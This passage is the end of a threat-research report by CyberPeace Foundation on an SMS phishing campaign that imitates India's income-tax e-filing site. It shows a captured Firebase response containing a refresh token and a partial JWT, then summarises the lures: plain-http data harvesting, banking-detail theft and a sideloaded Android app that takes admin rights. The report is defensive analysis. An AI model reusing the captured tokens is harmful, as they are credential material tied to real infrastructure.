qT6P_YlidIa4PswBSbFyrBLzSjb&
```

After validating the data, it provided us with a token, fid, name etc as response, by noticing the patterns of the parameters it seems that in the background a firebase infrastructure was being used.



```
{
  "name":"projects/1097129561210/installations/cgbNesiMSIWlbKCFR5YCBq",
  "fid":"cgbNesiMSIWlbKCFR5YCBq",
  "refreshToken":"2_TgCZVFfrBqEHl_EL6JMcPe-Tu7pWzSNCVbvzptaSd-RFyzyfuIyzjiyLdtarQK2S",
  "authToken":{
    "token":"eyJhbGciOiJFUzI1NiIsInR5cCI6IkpXVCJ9.eyJmaWQiOiJjZ2JOZXNpTVNJV2xiS0NGUjVZQ0JxIiwicHJvamVjdE51bWJlciI6MTA5NzEyOTU2MTIxMCwiZXhwIjoxNjE0N;
    "expiresIn":"604800s"
  }
}
```

Conclusive Summary :

- The official website of Income tax e-filing is https://www.incometaxindiaefiling.gov.in/home which has the domain name ending with .gov.in that clearly indicates as Government of India property, whereas the shared link with the SMS has no domain name and is not linked with the Government of India.
- During the investigation we found all the IP addresses associated with the campaign belong to some dedicated cloud hosting providers.
- Overall layout and the functionalities of the web page used in the campaign are kept similar to the official e-filing site to lure laymen.
- The campaign is collecting personal information as well as banking information from the user. Getting into this type of trap could lead the users to face a massive financial loss.
  The whole campaign uses plain http protocol instead of the secure https. This means anyone on the network or internet can intercept the traffic and get the confidential information in plain text to misuse against the victim.
- In the last step it asks users to download an application from a third party source. Downloading any android application apart from the Playstore is not any how recommended.
- The application asks to provide administrator rights and unnecessary access permissions of the device. Agreeing with this could be a dangerous decision; as it sends sensitive information of the user to a remote destination in the background. Even the device can be remotely handled by the Cybercriminals.

Issued by :

Research Wing, CyberPeace Foundation
Research Wing, Autobot Infosec Private Ltd.

CyberPeace
Foundation

www.cyberpeace.org | secretariat@cyberpeace.net

/cyberpeacefoundation /cyberpeacengo /cyberpeacefoundation